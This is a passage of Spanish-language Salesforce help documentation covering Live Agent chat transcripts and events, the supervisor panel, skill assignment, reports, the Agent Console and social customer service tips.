| Propietario | Nombre del propietario de la transcripción. De forma predeterminada, el propietario es el usuario que creó originalmente la transcripción, (por ejemplo, el agente que respondió al chat)<br>Puede seleccionar un usuario distinto al propietario, o asignar la transcripción a una cola. Al asignar transcripciones a otros usuarios, asegúrese de que esos usuarios tengan el permiso “Leer” en las transcripciones de chat en directo. |
| Plataforma | Sistema operativo del usuario |

| Campo | Definición |
| --- | --- |
| Sitio de referencia | Sitio en el que se encontraba el visitante antes de entrar en su sitio Web.<br>Por ejemplo, si el visitante utilizaba Google para buscar el sitio Web de su organización de asistencia, el sitio de referencia sería Google. |
| Tiempo de solicitud | Tiempo en el que el visitante solicitó inicialmente el chat |
| Resolución de pantalla | Resolución de pantalla utilizada por el visitante |
| Hora de inicio | Hora a la que el agente respondió a la solicitud de chat |
| Estado | Completado o Perdido. Se solicitó un chat perdido pero no se respondió |
| Cuerpo de transcripción del supervisor | Contiene los mensajes de susurro de los supervisores |
| Agente de usuario | Cadena que identifica el tipo de explorador y el sistema operativo utilizado por el visitante |
| Tiempo medio de respuesta del visitante | Tiempo medio que tarda un visitante en responder al comentario de un agente |
| Tiempo máximo de respuesta del visitante | Tiempo máximo que tardó un cliente en responder al mensaje de un agente |
| Dirección IP del visitante | Dirección IP del ordenador utilizado por el visitante durante el chat |
| Recuento de mensajes del visitante | Número de mensajes que un visitante ha enviado durante el chat |
| Tiempo de espera | Cantidad total de tiempo que una solicitud de chat estuvo esperando a ser aceptada por un agente |

## Eventos de transcripciones de Live Agent

Los eventos de transcripción de Live Chat supervisan automáticamente los eventos que se producen entre sus agentes y los clientes durante los chats.

Puede modificar transcripciones de chat en vivo para seguir eventos que se producen entre sus agentes y los clientes durante las sesiones de chat en vivo. Puede agregar los siguientes eventos a una transcripción de chat en vivo:

| Evento | Descripción |
|---|---|
| Sesión de chat solicitada | El visitante ha solicitado una sesión de chat |
| En cola | Se ha colocado la solicitud de chat en la cola |
| Enviada (Envío) | Se ha enviado la solicitud de chat al agente |
| Enviada (Elección) | Se ha enviado la solicitud de chat a todos los agentes cualificados disponibles |
| Aceptado | Se ha aceptado la solicitud de chat por el agente |
| Se ha alcanzado el tiempo de alerta de espera crítico | El agente no ha respondido al mensaje del cliente antes de alcanzar el tiempo de alerta de espera crítico |
| Alerta de espera crítica borrada | El agente ha respondido al mensaje del cliente después de recibir la alerta de espera crítica |
| Se ha solicitado una transferencia | El agente ha solicitado la transferencia de la sesión de chat |
| Se ha aceptado la transferencia | Se ha aceptado la transferencia de chat por el agente |
| Solicitud de transferencia cancelada | El agente que envió la solicitud de transferencia de chat la ha cancelado |
| Solicitud de transferencia rechazada | El agente que recibió la solicitud de transferencia de chat la ha rechazado |
| Transferido a botón | Se ha transferido el chat a un botón |
| Fallo de la transferencia a botón | Se ha realizado la transferencia de chat a botón correctamente |
| Se ha solicitado conferencia de chat | El agente ha enviado una solicitud para iniciar una conferencia |
| Se ha cancelado la conferencia de chat | Se ha cancelado la solicitud de conferencia |
| Se ha rechazado la conferencia de chat | Se ha rechazado la solicitud de conferencia por un agente. |
| El agente se ha unido a la conferencia | Un agente de ha unido a la conferencia |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

| Evento | Descripción |
| --- | --- |
| El agente abandonó la conferencia | Un agente abandonó la conferencia |
| Se ha solicitado la transferencia de archivos | Se ha solicitado la transferencia de un archivo |
| Transferencia de archivos cancelada por el agente | Se ha cancelado la transferencia de archivos por un agente |
| Transferencia de archivos cancelada por un visitante | Se ha cancelado la transferencia de archivos por el visitante |
| Transferencia de archivos realizada correctamente | Se ha realizado la transferencia de archivos correctamente |
| Fallo de la transferencia de archivos | Fallo de la transferencia de archivos |
| Cancelada (bloqueada) | Se ha bloqueado un intento de chat a través de una regla de bloqueo de dirección IP |
| Bloqueada por el agente | Un agente ha bloqueado una sesión de chat activa (creación de una regla de bloqueo de dirección IP) |
| Rechazada (Manual) | Se ha rechazado la solicitud de chat por el agente |
| Rechazada (Tiempo de espera) | Se ha interrumpido la solicitud de chat mientras se asignaba al agente |
| Cancelada (No hay agentes) | Se ha cancelado la solicitud de chat porque no había agentes cualificados disponibles |
| Cancelada (No hay cola) | Se ha cancelado la solicitud de chat porque no había ninguna sala en cola |
| Cancelada por visitante | El visitante ha hecho clic en **Cancelar sesión de chat** |
| El agente ha abandonado | El agente ha abandonado la sesión de chat |
| El visitante ha abandonado | El visitante ha abandonado la sesión de chat |
| Finalizada por el agente | El agente ha hecho clic en **Finalizar sesión de chat** |
| Finalizada por el visitante | El visitante ha hecho clic en **Finalizar sesión de chat** |
| Otros | Se ha producido otro evento |

# Live Agent para supervisores de asistencia

¡Le damos la bienvenida a Live Agent para supervisores del servicio de asistencia! Live Agent es una solución de chat completa que facilita a sus agentes la tarea de asistir a clientes. Con las herramientas del supervisor de Live Agent, puede supervisar fácilmente las actividades de sus agentes, asistir a sus agentes en sesiones de chat y ver datos en las sesiones de chat de sus agentes.

Como supervisor del servicio de asistencia al cliente, puede supervisar sus empleados para asegurarse de que proporcionan la mejor atención posible al cliente. Live Agent es una solución de chat completamente integrada con el resto de Salesforce, facilitándole el acceso a la información que necesita acerca de sus agentes y su actividad de chat en un espacio de trabajo único.

Ya sea un veterano experimentado o nuevo en Live Agent, existen varias herramientas a su disposición para facilitar la asistencia y la supervisión de sus agentes de chat mientras trabajan con clientes. Empecemos.

CONSULTE TAMBIÉN

- Live Agent para agentes de asistencia
- Live Agent para administradores
- Permisos para supervisores de asistencia de Live Agent

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

# El panel de supervisores de Live Agent

El panel de supervisores de Live Agent es su cajón de sastre para buscar información acerca de agentes de chat y botones de chat de su departamento. Desde el panel de supervisores, puede supervisar las actividades de chat de los agentes mientras chatean con clientes y ver le tráfico de clientes en botones de chat específicos, todo en tiempo real. El panel de supervisores está convenientemente ubicado en la consola de Salesforce, por lo que es fácil acceder a él sin salir de la aplicación.


## Acceder al panel de supervisores

Acceda cómodamente al panel de supervisores desde la consola de Salesforce para supervisar fácilmente la actividad de chat de sus agentes.

## Lista de estado del agente

La lista de estado del agente en el panel de supervisores le proporciona el acceso a información en tiempo real acerca de la actividad de chat de sus agentes.

## Lista de estado de la cola

La lista de estado de la cola en el panel de supervisores le proporciona el acceso a información en tiempo real acerca de las colas y los botones de chat de su organización.

## Supervisar las sesiones de chat de sus agentes

Visualice las sesiones de chat de sus agentes desde el panel de supervisores mientras ayudan a sus clientes. Puede supervisar el rendimiento de sus agentes y proporcionarles ayuda y comentarios en tiempo real mientras asisten a clientes.


EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Acceder al panel de supervisores

Acceda cómodamente al panel de supervisores desde la consola de Salesforce para supervisar fácilmente la actividad de chat de sus agentes.

1. Para acceder al panel de supervisores en la consola de Salesforce, seleccione **Supervisor de Live Agent** en la lista de navegación de la consola.
   El panel de supervisores aparece en la ventana principal de la consola, otorgándole el acceso a información en tiempo real acerca de los agentes y botones de chat de su organización de Salesforce.

### EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para utilizar el panel de supervisores de Live Agent en la consola de Salesforce:

- Acceda a la ficha Supervisor de Live Agent en un perfil de usuario o conjunto de permisos e incluida en una aplicación de la consola de Salesforce

## Lista de estado del agente

La lista de estado del agente en el panel de supervisores le proporciona el acceso a información en tiempo real acerca de la actividad de chat de sus agentes.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

| Detalles del agente | Descripción |
|---|---|
| Nombre del agente | El nombre del agente.<br>Nota: Si aparece un indicador de color rojo junto al nombre, el agente ha solicitado ayuda. Responda a través del módulo de detalles de chat (extremo derecha). |
| Estado | El estado de Live Agent del agente. |
| Acción | Las acciones que puede realizar para cambiar el estado del agente. |
| Número de sesiones de chat en curso | El número se sesiones de chat en las que está trabajando un agente. |
| Número de solicitudes asignadas | El número de solicitudes de chat pendientes asignadas actualmente al agente. |
| Tiempo transcurrido desde el inicio de sesión | El tiempo que el agente estuvo conectado en Live Agent. |
| Tiempo transcurrido desde la última vez que se aceptó | El tiempo transcurrido desde que el agente aceptó una solicitud de chat. |
| Mensaje al supervisor (opcional) | El mensaje privado que el agente envía con un indicador de ayuda. |

Amplíe el nombre de cada agente para ver detalles acerca de los clientes con los que está chateando.

| Detalles del cliente | Descripción |
|---|---|
| Nombre del visitante | El nombre del cliente, si está disponible. |
| IP | La dirección IP del dispositivo del cliente. |
| Red | La red del cliente, si está disponible. |
| Navegador | El tipo de navegador utilizado por el cliente para conectarse a su ventana de chat. |
| Ciudad | La ciudad desde la cual está chateando el cliente. |
| País | El país desde el cual está chateando el cliente. |
| Duración | El tiempo que el cliente ha trabajado en una sesión de chat con el agente. |

| Detalles del cliente | Descripción |
| --- | --- |
| Acción | Las acciones que puede realizar para ver la sesión de chat del cliente con el agente. |

CONSULTE TAMBIÉN

Estados de Live Agent

## Lista de estado de la cola

La lista de estado de la cola en el panel de supervisores le proporciona el acceso a información en tiempo real acerca de las colas y los botones de chat de su organización.

| Detalles de la cola | Descripción |
| --- | --- |
| Nombre de botón | El nombre del botón de chat. |
| Id. | El Id. exclusivo de Salesforce del botón de chat. |
| Longitud de la cola | El número de sesiones de chat a la espera de ser asignadas a un agente. |
| Espera máxima | El tiempo máximo que la sesión de chat de un cliente ha esperado para conectarse a un agente. |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Supervisar las sesiones de chat de sus agentes

Visualice las sesiones de chat de sus agentes desde el panel de supervisores mientras ayudan a sus clientes. Puede supervisar el rendimiento de sus agentes y proporcionarles ayuda y comentarios en tiempo real mientras asisten a clientes.

1. En la lista Estado del agente, haga clic en para ampliar la información acerca del agente cuyo chat desea visualizar. Si un agente ha solicitado ayuda, verá un indicador de color rojo junto al nombre y un mensaje privado (extremo derecho) si el agente ha introducido alguno.
2. Para ver una sesión de chat, haga clic en **Ver** en la columna Acción de la sesión de chat que desea supervisar.

   El monitor de chat se abre en la lista Estado del agente.
3. Para enviar un mensaje privado a un agente mientras el agente chatea con un cliente, escriba su mensaje en el campo de mensaje y pulse **Intro**.

   El agente puede ver su mensaje en el registro de chat, pero el mensaje no es visible para el cliente.

Cuando finalice la supervisión del chat de su agente, haga clic en de nuevo para contraer el monitor de chat.

Para eliminar un indicador después de proporcionar ayuda, haga clic en **Bajar indicador**.

CONSULTE TAMBIÉN

Lista de estado del agente

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para utilizar el panel de supervisores de Live Agent en la consola de Salesforce:

- Acceda a la ficha Supervisor de Live Agent en un perfil de usuario o conjunto de permisos e incluida en una aplicación de la consola de Salesforce

Para visualizar sesiones de chat de agentes:

- "Vista rápida de agente activada" en su configuración de Live Agent

Para enviar mensajes de susurro a agentes:

- "Mensajes de susurro activados" en su configuración de Live Agent

# Asignar habilidades a agentes

Asigne habilidades a sus agentes ya que la experiencia de su equipo evoluciona.

1. En Configuración, introduzca *Habilidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Habilidades**.
2. Haga clic en el nombre de la habilidad que desee asignar.
3. Haga clic en **Modificar**.
4. Seleccione si son los perfiles (recomendado) o los usuarios individuales quien tengan esta habilidad.
5. Haga clic en **Guardar**.

Si no tiene acceso a la página Habilidades, solicite a su administrador de Salesforce que active este permiso. Solo su administrador puede crear habilidades.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para asignar habilidades:

- "Asignar habilidades de Live Agent a usuarios"

# Generar informes sobre sesiones de Live Agent

Obtenga visibilidad de las actividades de chat de sus agentes creando informes sobre las sesiones de chat de Live Agent.

Puede crear un tipo de informe personalizado para sesiones de chat de Live Agent y utilizarlo para ejecutar informes en las sesiones de sus agentes utilizando el Generador de informes. Estos informes de sesión de Live Agent pueden proporcionar perspectivas acerca de las actividades de chat de sus agentes, por ejemplo, si su equipo de agentes puede o no gestionar todas las solicitudes de chat de sus clientes.

1. Cree un tipo de informe personalizado utilizando Sesiones de Live Agent como objeto principal.
2. Cree un nuevo informe de Live Agent utilizando el Generador de informes.
3. Personalice su informes para incluir las columnas de información que desea en la función.
4. Guarde o ejecute el informe.

CONSULTE TAMBIÉN

- Creación de un informe
- Generación de un informe nuevo
- Registros de sesión de Live Agent

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

# Ficha Consola

## Consola de agente

La consola de agente en la ficha consola facilita la búsqueda de información relacionada con menos cambios entre páginas.

Nota: En el momento del lanzamiento de la versión Spring '15, la consola de agente no está disponible para nuevas organizaciones.

La consola de Salesforce más moderna mejora la consola de agente proporcionándole más opciones y tecnologías más avanzadas. Vea Consola de Salesforce

Puede configurar la consola de agente para mostrar la información más importante para su trabajo de acuerdo con sus necesidades comerciales. Antes de configurar o utilizar la consola de agente, revise la terminología de la consola de agente.

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Preguntas frecuentes acerca de la consola de agente
- Visualización de la consola de agente
- Navegación dentro de la consola de agente

## Conceptos de la consola de agente

Revise la siguiente terminología utilizada para describir los componentes de la consola de agente:

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Marcos**
Separa secciones de la consola que muestran un registro, vista de lista u otra página diferente cada una.

**Vista de lista**
Marco superior de la consola que corresponde a una vista de lista de registros basados en criterios específicos. Las vistas de lista que puede seleccionar para que se muestren en la ficha Consola son las mismas vistas de lista definidas en las fichas de otros objetos. No puede crear una vista de lista dentro de la consola.

**Vista de detalles**
El marco central de la consola de agente que corresponde a la vista de página de detalles de cualquier registro seleccionado de otros marcos de la consola. La vista de detalles muestra los mismos formatos de página definidos para las páginas de detalles del objeto. Cuando un registro se muestra en la vista de detalles, se subraya en la vista de lista.

**Vista en miniatura**
El marco derecho de la consola de agente que muestra los registros asociados a los registros mostrados en la vista de detalles. Los campos mostrados en la vista en miniatura se definen en los formatos de página en miniatura por un administrador. La vista en miniatura no se muestra si el registro en la vista de detalles no tiene registros asociados.

**Barra lateral**
El marco izquierdo de la consola de agente que muestra los elementos recientes, la papelera y otros componentes, simplemente como la barra lateral que se muestra en cada página de Salesforce. Para mostrar u ocultar la barra lateral en la consola, haga clic en el borde del marco izquierdo.

**Objetos relacionados**

Objetos seleccionados por un administrador para su visualización en la vista en miniatura de la consola de agente cuando se muestran los registros de un tipo especial en la vista de detalles de la consola. Por ejemplo, cuando un caso está en la vista de detalles, un administrador puede seleccionar una cuenta, contacto o activo asociado para mostrar en la vista en miniatura.

**Formatos de página en miniatura**

Un subconjunto de elementos en un formato de página existente de un registro que los administradores seleccionan para mostrar en la vista en miniatura de la consola de agente y en los detalles de activación. Los formatos de página en miniatura heredan del formato de página la configuración de asociaciones de perfil y tipo de registro, listas relacionadas, campos y acceso a campos.

**Formato de la consola**

Objetos seleccionados por un administrador para mostrarlos en el marco de vista de lista de la consola de agente. Por ejemplo, si un administrador agrega casos a un formato de consola, los usuarios cuyos perfiles se asignan a ese formato de consola pueden ver las vistas de lista de los casos en el marco de la vista de lista de la consola.

CONSULTE TAMBIÉN

Consola de agente

Visualización de la consola de agente

Navegación dentro de la consola de agente

Hoja de sugerencias: uso de la consola

## Navegación dentro de la consola de agente

Lo que seleccione en la consola de agente determina el marco que muestra un registro.

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**En la vista de detalles, al hacer clic en:**

- Los botones o vínculos del registro muestran el registro en la vista de detalles.
- **Enviar por correo electrónico esta página** ( ) muestra un vínculo al registro en un correo electrónico.
- **Vínculo a esta página** ( ) muestra el registro y la URL del registro en una nueva ventana del explorador.
- **Vista de impresión** ( ) muestra una vista de impresión del registro en una ventana emergente.
- **Personalizar página** ( ) le permite personalizar la presentación de listas relacionadas en la vista de detalles del registro.
- **Ayuda para esta página** ( ) muestra una página de ayuda en línea para el registro.

**En la vista en miniatura, al hacer clic en:**

- Los vínculos, se muestra el registro en la vista de detalles. Los registros asociados se muestran en la vista en miniatura.
- **Ver** muestra todo el registro en la vista de detalles.
- **Modificar**, se muestra una página de modificación en miniatura en la vista en miniatura.

  Para modificar un campo que no se muestra en la página de modificación en miniatura, haga clic en **Ver** para mostrar todo el registro en la vista de detalles y, a continuación, haga clic en **Modificar** desde la vista de detalles.

- **Mostrar más** bajo una lista relacionada, se mostrarán más registros de la lista relacionada en la vista en miniatura. **Mostrar más** muestra otros cinco registros cada vez que hace clic hasta un máximo de 100.

Nota: La vista en miniatura no se muestra si el registro en la vista de detalles no tiene registros asociados.

**En la vista de lista, al hacer clic en:**

- Un vínculo muestra el registro en la vista de detalles.
- **Actualizar**, se vuelve a cargar la vista de lista con cualquier actualización que se haya producido en los registros desde que empezó a visualizar la lista.
- El encabezado de una columna ordena dicha columna en orden ascendente. Haga clic otra vez en el encabezado para ordenar la lista en orden descendente.
- Una letra al final de la vista de lista filtra sus registros de vista de lista por dicha letra.
- **más** o **menos** al final de la vista de lista, se muestra más o menos información en la lista.
- **Página anterior** o **Página siguiente** al final de la vista de lista, se muestra la página anterior o siguiente de los elementos en la lista.
- Para obtener más información, consulte Uso de la vista de lista de la consola de agente .

**En la barra lateral, al hacer clic en:**

- El borde del marco izquierdo, se abre la barra lateral en la consola. Haga clic en el borde del marco izquierdo durante un segundo para ocultar la barra lateral.
- Un registro bajo `Elementos recientes`, se muestra el registro en la vista de detalles.
- **Calendario**, se muestra el calendario en la vista de detalles.
- **Papelera** muestra la papelera en la vista de detalles.

CONSULTE TAMBIÉN

Preguntas frecuentes acerca de la consola de agente
Consola de agente
Conceptos de la consola de agente
Visualización de la consola de agente
Uso de la vista de lista de la consola de agente

## Visualización de la consola de agente

Puede empezar utilizando la consola de agente después de que su administrador la haya configurado como se describe en Consola de agente.

Para visualizar la consola de agente, haga clic en la ficha Consola. Para salir de la consola, seleccione cualquier ficha.

No se muestran datos en la consola si la vista de lista seleccionada no contiene ningún registro.

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Únicamente puede acceder a la consola de agente si su administrador ha asignado su perfil de usuario a un formato de consola y le ha concedido acceso a la ficha Consola. Puede personalizar su visualización para que la ficha Consola esté visible en sus conjuntos de fichas.

CONSULTE TAMBIÉN

Preguntas frecuentes acerca de la consola de agente

Consola de agente

Navegación dentro de la consola de agente

## Uso de la vista de lista de la consola de agente

La vista de lista de la consola de agente le permite realizar rápidamente acciones dentro de Salesforce sin abandonar la consola.

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Mostrar vistas de lista**

Seleccione un objeto de la lista desplegable de la parte superior izquierda del marco de vista de lista y, a continuación, seleccione una vista de lista del objeto para mostrar en el marco de la vista de lista de la consola. No puede crear una vista de lista dentro de la consola.

Haga clic en **Actualizar** para volver a cargar la vista de lista con cualquier actualización que se haya producido en los registros desde que empezó a visualizar la lista. El botón de actualización cambia automáticamente de color cuando se han producido las actualizaciones de registros.

Los registros se ponen en cursiva en la vista de lista cuando los modifica en la vista de detalles. Esto le muestra los registros que ha modificado.

**Búsqueda**

Introduzca palabras claves en el cuadro de búsqueda sobre la vista de lista y haga clic en **Ir** para utilizar la búsqueda avanzada en todos los registros que se puedan buscar y a los que pueda acceder en su organización. Los términos en una búsqueda avanzada se consideran palabras separadas en lugar de una frase y se pueden encontrar en diferentes campos indexados dentro de un registro. De manera que al buscar *Patricia López* en la búsqueda avanzada, se encontrará un contacto llamado "Patricia M López", así como otro contacto llamado "Patricia Rodríguez" con la dirección de correo electrónico "rodriguez@lopez.com." Los resultados de la búsqueda se muestran en la vista de detalles.

**Crear registros**

En la lista desplegable Nuevo, seleccione un objeto para crear un nuevo registro. Las páginas de nuevos registros se muestran en la vista de detalles.

**Ver elementos recientes**

En la lista desplegable Elementos recientes puede seleccionar cualquiera de los 10 registros que ha visualizado más recientemente. Los elementos recientes se muestran en la vista de detalles.

**Realizar acciones masivas**

Seleccione la casilla de verificación situada junto a los elementos de la vista de lista y, en la lista desplegable Acción masiva, seleccione la acción que desea realizar en todos los registros seleccionados.

Si realiza una acción masiva de más de 200 registros mientras utiliza Internet Explorer, puede que cierre sesión automáticamente en Salesforce.

Nota: No se muestran datos en la consola si la vista de lista seleccionada no contiene ningún registro.

CONSULTE TAMBIÉN

- Consola de agente
- Conceptos de la consola de agente
- Visualización de la consola de agente
- Navegación dentro de la consola de agente

# Preguntas frecuentes acerca de la consola de agente


- ¿En qué se diferencia la ficha Consola del resto de ficha de Salesforce?
- ¿Cómo puedo visualizar la consola de agente?
- ¿Por qué solo puedo ver las vistas de lista de ciertos objetos en la consola de agente?
- ¿Puedo ver más de una Consola de agente?
- ¿Es lo mismo la consola de agente que la consola de Salesforce?


EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## ¿En qué se diferencia la ficha Consola del resto de ficha de Salesforce?

La ficha Consola es como el resto de fichas de Salesforce, salvo que la consola puede mostrar registros de diferentes fichas de Salesforce en una única ficha Consola. Esta visualización especializada se denomina la consola de agente y le permite tener toda la información necesaria en una ficha cuando interactúa con Salesforce. Mediante la consola de agente en la ficha Consola, puede encontrar, ver y modificar rápidamente los registros como casos, cuentas y contactos con apenas unos clics y sin tener que cambiar continuamente de pantalla.

CONSULTE TAMBIÉN

- Preguntas frecuentes acerca de la consola de agente

## ¿Cómo puedo visualizar la consola de agente?

Puede visualizar la consola de agente haciendo clic en la ficha Consola. Únicamente puede acceder a la consola de agente si su administrador ha asignado su perfil de usuario a un formato de consola y le ha concedido acceso a la ficha Consola. Puede personalizar su visualización para que la ficha Consola esté visible en sus conjuntos de fichas.

CONSULTE TAMBIÉN

- Preguntas frecuentes acerca de la consola de agente

## ¿Por qué solo puedo ver las vistas de lista de ciertos objetos en la consola de agente?

Su administrador define en el formato de consola asignado a su perfil de usuario las vistas de lista de objetos que puede visualizar en la consola de agente.

CONSULTE TAMBIÉN

Preguntas frecuentes acerca de la consola de agente

## ¿Puedo ver más de una Consola de agente?

No. Solo puede ver una Consola de agente. Sin embargo, su administrador puede personalizar varios formatos de consola de agente diferentes para mostrar una variedad de objetos de la vista de lista de la consola de agente y, a continuación, asignar dichos formatos de consola a distintos perfiles de usuario para cubrir las necesidades empresariales de distintos usuarios.

CONSULTE TAMBIÉN

Preguntas frecuentes acerca de la consola de agente

## ¿Es lo mismo la consola de agente que la consola de Salesforce?

No. La consola de Salesforce supone una mejora con respecto a la consola de agente proporcionándole opciones y tecnologías más avanzadas.

CONSULTE TAMBIÉN

Preguntas frecuentes acerca de la consola de agente

# Uso del servicio al cliente de redes sociales

## Sugerencias de acción social

Utilice la acción social en las noticias en tiempo real del caso o candidato para responder a publicaciones de redes sociales. Seleccione un tipo de mensaje apropiado al redactar una respuesta. Por ejemplo, puede elegir responder con un mensaje directo en Twitter en vez de un tweet público.

Recomendamos que el formato de la acción social incluya los siguientes campos, como mínimo.

| Campo | Descripción |
|---|---|
| In Reply To | Publicación social a la que está respondiendo y su contenido. Utilice los vínculos Responder, Retuitear y Comentar en las noticias en tiempo real para agregar contenido a un elemento específico de las noticias en tiempo real. |
| Cuentas sociales gestionadas | Debe tener acceso a la cuenta social gestionada por conjunto de permisos o perfil. Utilice el menú desplegable para cambiar a otra cuenta a la que tenga acceso. |
| Tipo de mensaje | De manera predeterminada, el tipo de mensaje se establece como Responder para publicaciones entrantes. Utilice el menú desplegable para cambiar a otro tipo de mensaje válido. |
| Contenido | Todo el contenido saliente debe ser único para la interacción; no puede enviar el mismo contenido en la misma conversación. Todas las respuestas de Twitter deben comenzar con un controlador: @[controlador social]. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para enviar y recibir publicaciones o mensajes de redes sociales:

- "Objetos de redes sociales"

  Y

  "Publicador social"

  Y

  Noticias de caso activado

  Y

  Cuenta social

Nota: Las páginas de configuración de Servicio al cliente de redes sociales, las páginas de moderación y autorización y la acción Responder en las noticias de caso solo están disponibles en Salesforce Classic.

Si sus publicaciones requieren aprobación antes de su envío, puede hacer clic en **Enviar para aprobación** para iniciar el proceso de revisión. Puede **Recuperar** la publicación antes de su aprobación o rechazo. Si se rechaza una publicación, puede **Reintentar** una publicación reescrita. Cuando se aprueba su publicación, se publica automáticamente.

Estas son algunas sugerencias para trabajar con las redes sociales.

- Puede indicar si le gusta o no le gusta, ver la fuente y eliminar redes sociales desde las noticias en tiempo real de casos en Lightning Experience. No obstante, debe responder a las publicaciones en Salesforce Classic.
- Las direcciones URL en una publicación social se convierten en vínculos activables.
- Al eliminar publicaciones, considere que los mensajes directos de Twitter se comportan como los correos electrónicos. Por ejemplo, el remitente puede eliminar sus mensajes directos de una vista de conversación. Sin embargo, el destinatario tiene ese mensaje directo en su vista de conversación hasta que elija eliminarlo.

- Hablando de Mensajes directos de Twitter, Twitter tiene una preferencia por "Recibir mensajes directos de cualquier usuario". Por lo tanto, dependiendo de si el permiso se establece en su cuenta o la del destinatario, es posible que no se necesiten seguirse para enviar mensajes directos.
- Si su configuración de Twitter le permite recibir mensajes directos de cualquier usuario, puede enviar vínculos profundos para invitar usuarios a conversaciones de mensaje directo. Para enviar una invitación de mensaje directo con un vínculo profundo, pegue este vínculo en su mensaje saliente: `https://twitter.com/messages/compose?recipient_id={Id. de usuario numérico de la cuenta de Twitter}`

  Podrá encontrar el Id. numérico de su cuenta de Twitter en twitter.com dirigiéndose a **Su usuario de Twitter** > **Configuración** > **Tus datos de Twitter**. Twitter controla las direcciones URL y la representación en sus clientes nativos.
- Los agentes pueden utilizar el vínculo **Ver origen** para ir a la publicación original en su red social.
- En Salesforce1, los agentes pueden ver y responder a contenido social desde dispositivos móviles.
- Solo cambie el campo de lista de selección Estado en publicaciones de redes sociales si está trabajando con publicaciones salientes. Si un agente establece manualmente el estado en la página de detalles de publicación de redes sociales entrantes, las publicaciones de redes sociales en las noticias en tiempo real del caso podrían no coincidir. Recomendamos eliminar el campo Estado en el formato de la página de detalles de la publicación de redes sociales entrante. Por ejemplo, si cambia el Estado de una publicación entrante a Envío, el vínculo Responder en el elemento de noticias en tiempo real del caso desaparece hasta que cambia el estado a Ninguno de nuevo.

